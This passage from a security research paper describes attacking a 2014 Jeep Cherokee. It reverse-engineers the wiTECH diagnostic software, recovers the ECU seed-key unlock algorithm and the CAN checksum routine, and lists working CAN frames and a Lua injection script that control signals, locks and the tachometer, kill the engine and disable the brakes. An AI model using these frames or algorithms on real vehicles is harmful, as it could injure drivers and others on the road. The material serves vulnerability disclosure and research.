We are now in a position to start send CAN messages after a remote attack. In order to figure out which CAN messages to send, we need to figure out the proprietary nature of the messages sent by the Jeep. This requires a combination of trial and error, reverse engineering the mechanics tools, and reverse engineering ECU firmware. In this section, we'll walk you through this work.

Mechanics Tools

Like all security research, having the right tools for the job can make all the difference. It should come as no surprise that we required the mechanic's tools for the Jeep. The mechanics tools will be able to interact with the ECUs over CAN at a low level. They will contain security access keys as well as diagnostic test features that may be interesting to an attacker.

Unfortunately, we found that the equipment was not a standard J2534 pass-thru device with software, but a proprietary hardware/software system manufactured by wiTECH, costing over $6700.00 (on top of the cost of having a $1800 per year Tech Authority subscription [14]).

Figure: wiTECH pricing

While some of the research could proceed without the diagnostic equipment, many active tests and ECU unlocking require an analysis of the mechanic's tools. After both authors of this paper sold plasma for several weeks, we were finally able to afford the system required to do diagnostics on the Jeep Cherokee (and all other Fiat-Chrysler vehicles)

Overview

The wiTECH tools were quite easy to use, possibly due to being recently redesigned. You can look at various aspects of the automobile and even see a graphical representation of the Jeep's network architecture, which is something we haven't seen prior to using the wiTECH equipment.

Figure: 2014 Jeep Cherokee ECU diagram from the WiTech software

Another difference between the wiTECH and other diagnostic programs we've seen in the past is that the wiTECH system was written in Java as opposed to C/C++. This proved to be easier to reverse engineer due to the friendly names and the ability to decompile the bytecode into Java source.

Name	Date modified	Type	Size
bcpg-jdk12-137.src	2/18/2015 3:49 PM	File folder	
filemons	2/5/2015 1:44 PM	File folder	
jcanflash	2/18/2015 3:48 PM	File folder	
jce-jdk12-137.src	2/18/2015 3:49 PM	File folder	
JDO-master	1/28/2015 1:53 PM	File folder	
logs	2/20/2015 12:32 PM	File folder	
ngst	2/18/2015 3:37 PM	File folder	
swfs	1/28/2015 1:07 PM	File folder	
bcpg-jdk12-137.src.zip	2/18/2015 3:49 PM	WinRAR ZIP archive	241 KB
ChryslerFlashProcess.java	1/28/2015 2:02 PM	JAVA File	5 KB
code.java	2/19/2015 12:52 PM	JAVA File	1 KB
decrypt.java	2/3/2015 7:56 PM	JAVA File	2 KB
jcanflash.src.zip	2/18/2015 3:48 PM	WinRAR ZIP archive	1,315 KB
jce-jdk12-137.src.zip	2/18/2015 3:49 PM	WinRAR ZIP archive	1,224 KB
JDO-master.zip	1/28/2015 1:52 PM	WinRAR ZIP archive	30 KB
ngst.src.zip	2/18/2015 3:37 PM	WinRAR ZIP archive	1,922 KB
Notes.txt	2/9/2015 2:18 PM	Text Document	4 KB
securityAccess.java	1/28/2015 1:35 PM	JAVA File	1 KB
SecurityUnlockUtils.class	1/28/2015 1:54 PM	CLASS File	15 KB
SecurityUnlockUtils.java	1/28/2015 1:50 PM	JAVA File	16 KB
witech_shared_data.txt	2/6/2015 3:13 PM	Text Document	1 KB

Figure: wiTECH notable files

One measure put in place by the manufacturer to make decompiling difficult was the use of string obfuscation, which appeared to be generated by the Allatori obfuscator [15]. As you can see below, searching for output strings within the Java code would not do much good as they were 'encrypted' and would only be 'decrypted' at runtime.

```
if (str2 != null)
{
  if (!str2.endsWith(File.separator))
    str2 = str2 + File.separator;
  MD5Digest localMD5Digest = new MD5Digest();
  byte[] arrayOfByte1 = str1.getBytes();
  localMD5Digest.update(arrayOfByte1, 0, arrayOfByte1.length);
  byte[] arrayOfByte2 = new byte[localMD5Digest.getDigestSize()];
  localMD5Digest.doFinal(arrayOfByte2, 0);
  String str3 = Conversions.bytesToHexString(arrayOfByte2, false);
  localUserFile = a.l(str2 + ROLES.h("Y1U") + File.separator + str3 + FLASHDATAS.h("X*\025&"));
  if (localUserFile.exists())
    throw new LicenseViolationException(ROLES.h("UcR|[/VaTf]j\023f@/ZaEn_fWnGjW"));
}
```

Figure: wiTECH string obfuscation

While we initially did some Java bytecode analysis, we found that the simplest approach was just to import the required wiTECH JARs into a Java application and use the functions from the libraries to do the decryption. Below you can see we decrypt a string and print the result, which happens to be "flash engine is invalidated".

```
366
367        String val = ROLES.h("UcR|[/VaTf]j\023f@/ZaEn_fWnGjW");
368        System.out.println(val);
369        //System.out.println(javax.xml.bind.DatatypeConverter.printHexBinary(ret));
370        //System.out.println("done");
371    }
372 }
373
```

Problems @ Javadoc Declaration Console ⊠ Debug
\<terminated\> Tester [Java Application] C:\Program Files (x86)\Java\jre1.8.0_31\bin\javaw.exe (Jun 12, 2015, 10:36:00 AM)
flash engine is invalidated

Figure: Eclipse output of de-obfuscated text

SecurityAccess

Although the wiTECH equipment was used to gather active tests, such as the CAN messages used to turn on the windshield wipers, the biggest appeal was analyzing the software to figure out the SecurityAccess algorithm, which is used to 'unlock' an ECU for reprogramming or other privileged operations.

Again, unlike any diagnostic software we've examined before, the wiTECH software did not appear to contain any actual code that was responsible for producing a key from a seed used to unlock an ECU. Eventually after looking at files in 'jcanflash/Chrysler/dcx/securityunlock/', we saw that certain unlocking functions were called depending on the type of ECU to be re-flashed.

Continued static analysis finally brought us to some code residing in '/ngst/com/dcx/NGST/vehicle/services/security/SecurityUnlockManagerImp.java', which contained the following code:

```
localObject = new ScriptedSecurityAlgorithm(new
EncryptedSecurityUnlock(((ScriptedSecurityMetaData)paramSecurityLevelMetaData
).getScript()));
```

Unfortunately, examining the 'EncryptedSecurityUnlock' did not provide us with any more information regarding the actual algorithm that would be used to derive the key from the seed.

```
public EncryptedSecurityUnlock(byte[] a)
  throws InvalidSecurityUnlockException
{
  UC localUC = new UC();
  SecurityUnlockFactoryImp localSecurityUnlockFactoryImp = new SecurityUnlockFactoryImp();
  try
  {
    byte[] arrayOfByte = localUC.d(a);
    a.I = localSecurityUnlockFactoryImp.createSecurityUnlock(arrayOfByte);
  }
  catch (GeneralSecurityException localGeneralSecurityException1)
  {
    throw new InvalidSecurityUnlockException(MULTIPLEECUJOB.h("a-f:|8q!j&%.d!i-ah(h") + localGeneralSecurityException1.getMessage());
  }
}
```

Figure: Encrypted security unlocking Java code

Back tracing of the methods used for security unlocking did lead us to a directory located at '\jcanflash\com\dcx\NGST\jCanFlash\flashfile\odx\data\scripts\unlock', which contained many files ending in '.esu' (which we later learned stood for Encrypted Security Unlock). It is not surprising when we examined some of these files in a hex editor that there were not any readable strings or content.

Figure: wiTECH encrypted security unlock file

Although we did not have the algorithms for unlocking, we did have a good idea of how the whole processes worked. The wiTECH application would request the seed from the ECU, after receiving the seed it would determine the ECU type, and decrypt the unlocking file, which we assumed contained the algorithm to produce the key.

Re-examining the "EncryptedSecurityUnlock" constructor brought to light the following:

```
UC localUC = new UC();
SecurityUnlockFactoryImp localSecurityUnlockFactoryImp =
      new  SecurityUnlockFactoryImp();
try
{
  byte[] arrayOfByte = localUC.d(a);
```

Realizing that the byte stream passed to the 'd' function was most likely the encrypted data shown above, we de-obfuscated the constructor and were pleased with our results. You can see that they were well versed in l33t speak as the keys for decryptions were things like "G3n3r@ti0n". Tip of the hat wiTECH!

```
Uc.init("G3n3r@ti0n", "MD5", "", "BC", "AES", new String[]
{"com.chrysler.lx.UnlockCryptographerTest",
"com.dcx.securityunlock.encrypted.EncryptedSecurityUnlock", "",
"com.dcx.NGST.jCanFlash.flashfile.efd2.SecurityUnlockBuilderImpTest"});
```

After running the decryption routine on "00A6.esu" (as shown above) we can now see that indeed it is actually JavaScript used to derive the key from the seed.



```javascript
// javascript
var name = "S5_ADCM_MSRT_Sup0026_Var40";
var level = 5;
var version = "$Revision: #1 $";

var KEY_CONSTANT_1 = strToBigInt("70e90220", 16);
var KEY_CONSTANT_2 = strToBigInt("29e3e35b", 16);
var AND_CONSTANT = strToBigInt("ffffffff", 16);

function calculateKey(seed) {
    if (seed.length < 4) {
        throw "seed length must be 4";
    }

    var seedBigInt = arrayToBigInt(seed, 0, 4);

    var tempSeed = leftShift(andInt(rightShift(seedBigInt, 16), 0xFF), 24);
    tempSeed = add(tempSeed, leftShift(andInt(rightShift(seedBigInt, 24), 0xFF), 16));
    tempSeed = add(tempSeed, andInt(rightShift(seedBigInt, 8), 0xFF));
    tempSeed = add(tempSeed, leftShift(andInt(seedBigInt, 0xFF), 8));

    var shiftSeed = and(add(leftShift(tempSeed, 11), rightShift(tempSeed, 22)), AND_CONSTANT);

    var key = and(xor(shiftSeed,xor(KEY_CONSTANT_1, and(KEY_CONSTANT_2, seedBigInt))), AND_CONSTANT);

    return toArray(key, 4);
}
```

Figure: Decrypted Javascript unlock file

After decrypting the files used for ECU unlocking we were able to look at the Javascript and port the functionality to Python. It comes to no surprise that the algorithms involve some secrets and simple

bitwise manipulations, as these techniques seem to be ubiquitous within the automotive industry. The screen shot below is of our Python code used to unlock various ECUs in the Jeep Cherokee, but the same algorithms may apply to many other vehicles. For the complete code please see 'JeepUnlock.py' in the content package.


```python
def Jeep_Unlock(seed, key_const1, key_const2):
    AND_CONSTANT = 4294967295

    tempSeed = ((seed >> 16) & 0xFF) << 24
    tempSeed += (((seed >> 24) & 0xFF) << 16)
    tempSeed += ((seed >> 8) & 0xFF)
    tempSeed += ((seed & 0xFF) << 8)

    shiftseed = ((tempSeed << 11) + (tempSeed >> 22)) & AND_CONSTANT;

    key = (shiftseed ^(key_const1 ^ (key_const2 & seed))) & AND_CONSTANT

    return key
```

Figure: Jeep ECU unlocking algorithm

It should be noted that, unlike our previous research on the Ford and Toyota, we never really needed the security access keys to perform our attacks. The only thing the SecurityAccess algorithms were used for was re-flashing ECUs, which we didn't explore.

PAM ECU Reversing

With the mechanics tool, we could perform active tests and sniff the results. Additionally, we figured out the security access algorithms and keys, allowing us to perform privileged operations. However, the messages sent by the mechanics tools were essentially fixed and didn't ever use a checksum. Examining actual ECU to ECU traffic indicates that a checksum is often used. If we want to make our own CAN messages (and not just replay existing messages), we need to understand these checksums. To do this, we'll have to look at some code that does the checksum, and this code lives only in the ECUs themselves.

Many times watching sniffed CAN traffic is enough to derive items like speed, braking percentages, and others. Additionally, these CAN messages can have a checksum as the last data byte. For example, the messages below are from a 2010 Toyota Prius that are used by the Lane Keep Assist (LKA) system.

```
IDH: 02, IDL: E4, Len: 05, Data: 98 00 00 00 83
IDH: 02, IDL: E4, Len: 05, Data: 9A 00 00 00 85
IDH: 02, IDL: E4, Len: 05, Data: 9E 00 00 00 89
```

The last byte of each message is an integer addition checksum (limited to 1-byte) of the CAN ID, data length, and data bytes, which was trivial to figure out by analyzing several messages. We figured that most messages would either be longitudinal redundancy checks (XOR checksum) or integer addition checksums, but the checksums used by the Parking Assist Module (PAM) were different from anything we've seen. The messages below are sent from the PAM in the 2014 Jeep Cherokee.

```
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 06 7F
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 08 D9
IDH: 02, IDL: 0C, Len: 04, Data: 80 00 19 09
```

The messages from the PAM did not seem to fit any of the checksum algorithms we knew about along with some referenced in the Koopman paper describing checksums and CRC data integrity techniques [16]. Our thoughts were that if we could obtain the firmware and reverse engineer the code, we would be able to identify the checksum algorithm, giving us the ability to craft arbitrary messages that would be valid to the ECUs listening on the CAN bus.

Luckily for us the wiTECH software provided us with all the information needed to purchase a PAM module from the Internet, the serial number: 56038998AJ, which can be ordered from any retailer selling MOPAR parts.

Figure: 2014 Jeep Parking Assist Module

The wiTECH utility also had the ability to update the PAM, which indicated to us that the firmware would be downloaded from the Internet and stored locally on the computer performing the update. Sure enough, after looking through the file system on the laptop running the wiTECH software we found the directory: '%PROGRAMDATA%\wiTECH\jserver\userData\file\flashfiles'. This directory appeared to

contain cached firmwares so that the software did not need to download a fresh copy for each re-flashing event.

We weren't sure which files were which and how they were encoded, so we captured CAN traffic during the re-flashing process for two ECUs in the Jeep. Comparing the data sent during re-flashing to the files we had, we could deduce that one of the files was an update for the Parking Assist Module. Running strings on the file 5603899ah.efd looking for the string "PAM" yielded results that concluded that the firmware update was in fact, the firmware we were looking to acquire.

```
C:\Jeep\pam>strings 56038998ah.efd | grep PAM
PAM
PAM_CUSW SU
.\PAM_DSW\GEN\DSW09_PROJECT_gen\api\DTC_Mapping_MID_DTCID_PROJECT.h
.\PAM_DSW\GEN\DSW09_PROJECT_gen\api\DTC_Mapping_MID_DTCID_PROJECT.h
.\PAM_DSW\DSW_Adapter\src\DSW4BSW_PDM2NVM.c
```

Note: You'll also notice that we were not smart enough to deduce that we were on the correct path by the name of the EFD file, which was the serial number of the 2014 Jeep Cherokee Parking Assist Module.

The file itself isn't only a firmware image, but contains metadata used by the wiTECH software for various purposes. Luckily for us, we could implement certain method calls from the JARs provided by the wiTECH software to find the true starting offset and size of the firmware.

After importing the appropriate classes, the following call chain will reveal the true starting offset and size of the firmware.

```
String user_file = "C:/Jeep/pam/56038998ah.efd";
UserFileImp ufi = new UserFileImp(user_file);
ff.load(ufi);

Microprocessor mps[] = ff.getMicroprocessors();
StandardMicroprocessor smp = (StandardMicroprocessor)mps[0];

LogicalBlock lb = smp.getLogicalBlocks()[0];

PhysicalBlockImp pb = (PhysicalBlockImp)lb.getPhysicalBlocks()[0];

System.out.println("Block Len: " + pb.getBlockLength());
System.out.println("Block len (uncomp): " + pb.getUncompressedBlockLength());
System.out.println("File Offset: " + pb.getFileOffset());
System.out.println("Start Address: " + pb.getStartAddress());
```

The output of the code above is as follows:

```
Block Len: 733184
Block len (uncomp): 733184
File Offset: 3363
Start Address: 8192
```

We now had all the information we needed to write a small Python script to extract the firmware portion and start reverse engineering.

The one major problem remaining was that we were not entirely sure of the architecture of the CPU used in the PAM module. The best course of action was to open the PAM casing and look for identifying marks on the actual board. If we could identify chip markings there is a good possibility we could figure out which processor is used and start disassembling the firmware in IDA Pro.


Figure: PAM PCB

Although it may be hard to see, the markings on the main MCU are D70F3634, which when googled show that that it was a Renesas v850 chip! Luckily for us, this was the same processor used for the infotainment system, so reverse engineering scripts, techniques, and tools could be reused.

Now that we had an extracted firmware from the update and knew the architecture, we could reverse engineer the binary in hopes of finding a function used for calculating the checksum. After some discussion we figured that there was probably some XOR operation with a constant that resulted in the checksums being wildly different when having very similar payloads. After some quick searching we found a function that XOR'ed values and appeared to have some loops, a perfect candidate for reversing.

```
ROM:00039D32 -- -------------------------------------------------------------------------
ROM:00039D32
ROM:00039D32 loc_39D32:                                  -- CODE XREF: checksum_calc+7A↓j
ROM:00039D32                 mov     r28, r7
ROM:00039D34                 and     r26, r7             -- r7 = curr & 0x80
ROM:00039D36                 zxb     r7                  -- u_curr = curr & shift
ROM:00039D38                 andi    0x80, r2, r6
ROM:00039D3C                 cmp     r0, r7
ROM:00039D3E                 bz      loc_39D54
ROM:00039D40                 movea   0x1C, r0, r7
ROM:00039D44                 cmp     r0, r6              -- if(checksum != 0) { u_curr = 1; }
ROM:00039D46                 bz      loc_39D4A
ROM:00039D48                 mov     1, r7
ROM:00039D4A
ROM:00039D4A loc_39D4A:                                  -- CODE XREF: checksum_calc+52↑j
ROM:00039D4A                 shl     1, r2
ROM:00039D4C                 ori     1, r2, r6
ROM:00039D50                 xor     r6, r7
ROM:00039D52                 br      loc_39D60
```

Figure: PAM checksum algorithm

We first reverse engineered the disassembly to C because one of the authors of this paper is a complete psychopath. From there, the C function was ported to Python for testing. The following code is the Python code derived from the disassembly.

```python
def calc_checksum(data, length):
    end_index = length - 1
    index = 0
    checksum = 0xFF
    temp_chk = 0;
    bit_sum = 0;

    if(end index <= index):
        return False

    for index in range(0, end_index):
        shift = 0x80
        curr = data[index]
        iterate = 8

        while(iterate > 0):
            iterate -= 1

            bit_sum = curr & shift;
            temp_chk = checksum & 0x80

            if (bit_sum != 0):
                bit_sum = 0x1C

                if (temp_chk != 0):
                    bit_sum = 1

                checksum = checksum << 1
                temp_chk = checksum | 1
                bit_sum ^= temp_chk
            else:
                if (temp_chk != 0):
                    bit_sum = 0x1D

                checksum = checksum << 1
```

```
          bit_sum ^= checksum

       checksum = bit_sum
       shift = shift >> 1

  return ~checksum & 0xFF
```

If you run the 3 bytes of data from PAM messages above through the "calc_checksum" function it will spit out the correct checksum. Even more importantly, all the messages we saw on the Jeep's CAN bus that contained a 1-byte checksum used the same function. Therefore we had the checksum algorithm for all the messages of interest. This checksum is very complicated compared to previous ones we've encountered.

Note: There were 2 other checksum functions identified and reversed to C, but these were not seen to be used in any messages of interest. The algorithms were quite similar but for different byte lengths.

Cyber Physical CAN messages

Once you can send CAN messages via remote exploitation, it is simply a matter of figuring out which ones to send to affect physical systems. Previously, we spent an entire year figuring out which messages to send for the Ford and Toyota and we weren't in a hurry to redo that work for the Jeep. We did do a few just to illustrate the point of which physical systems could be controlled via remote exploitation, but this was not a major focus of this research.

Normal CAN messages

As discussed in previous research, there are two types of CAN messages, normal and diagnostic. Normal messages are seen all the time on the bus during normal operation. Diagnostic messages typically are only seen when a mechanic is testing or working on an ECU, or some other unusual circumstance is occurring. We begin this discussion by examining physical features that can be manipulated using only normal CAN messages.

Turn signal

The turn signal, a.k.a. blinker, is controlled via CAN message with ID '04F0' on the CAN-C network. If the first byte is 01, it makes the left signal come on, if it is 02, it makes the right signal come on. Below is a LUA script that will activate the turn indicator.

Note: The script uses the SPI communication with the V850 chip so the CAN ID is shifted 2 bits to compensate for what the hardware expects.

```
local clock = os.clock
function sleep(n)   -- seconds
  local t0 = clock()
  while clock() - t0 <= n do end
end

ipc = require("ipc")
file = '/dev/ipc/ch7'
g = assert(ipc.open(file))

while true do
     --                         can3  can2  can1  can0  data0
     g:write(0xf0, 0x02, 91, 0x07, 0x00, 0x00, 0xC0, 0x13, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00)  -- left turn
     sleep(.001)
end
```

Locks

Locks are very similar to turn signal. For the locks, the message has ID 05CE and is on the CAN IHS Bus. The data is two bytes long. If the second byte is 02 it locks the locks, if it is 04 it unlocks the locks.

RPMS

The tachometer is controlled by message 01FC on the CAN-C Bus. The previous two examples consisted of pure data in the message. This one takes a different form, which is not unusual on the Jeep. The last two bytes are a counter, which increments with each messages, and a checksum. The checksum was discussed at length earlier. This message takes the form:

```
IDH: 01, IDL: FC, Len: 08, Data: 07 47 4C C1 70 00 45 48
```

The first two bytes are the RPM to be displayed. In this case it is 0x747, which is 1863 RPMs.

Diagnostic CAN messages

Diagnostic messages are more powerful than normal messages, however most ECUs will ignore diagnostic messages if the car is traveling at speed, usually faster than 5-10 mph. Therefore, these attacks can typically only be performed when the car is travelling rather slowly, unless the attacker can figure out how to forge a speed used to determine if diagnostic messages should be accepted.

Note: Jeep diagnostic messages are 29-bit CAN messages.

Kill engine

This message was gleaned from a test sent by the mechanics tool. You can start a diagnostic session and then call 'startRoutineByLocalIdentifier'. In this case the local identifier is 15 and the data is 00 01. The purpose of this test is to kill a particular fuel injector, presumably the first one.

Here is what the messages sent must look like. First, start a diagnostic session. Again, this will only succeed at low speeds.

```
EID: 18DA10F1, Len: 08, Data: 02 10 92 00 00 00 00 00
```

Then call the routine:

```
EID: 18DA10F1, Len: 08, Data: 04 31 15 00 01 00 00 00
```

No brakes

The Jeep has the same "feature" as we saw in the Ford Escape, namely that one could bleed the brakes while the car was moving if a diagnostic session could be established. This has the result that the brakes will not work during this time and has significant safety issues, even if it only works if you are driving slowly.

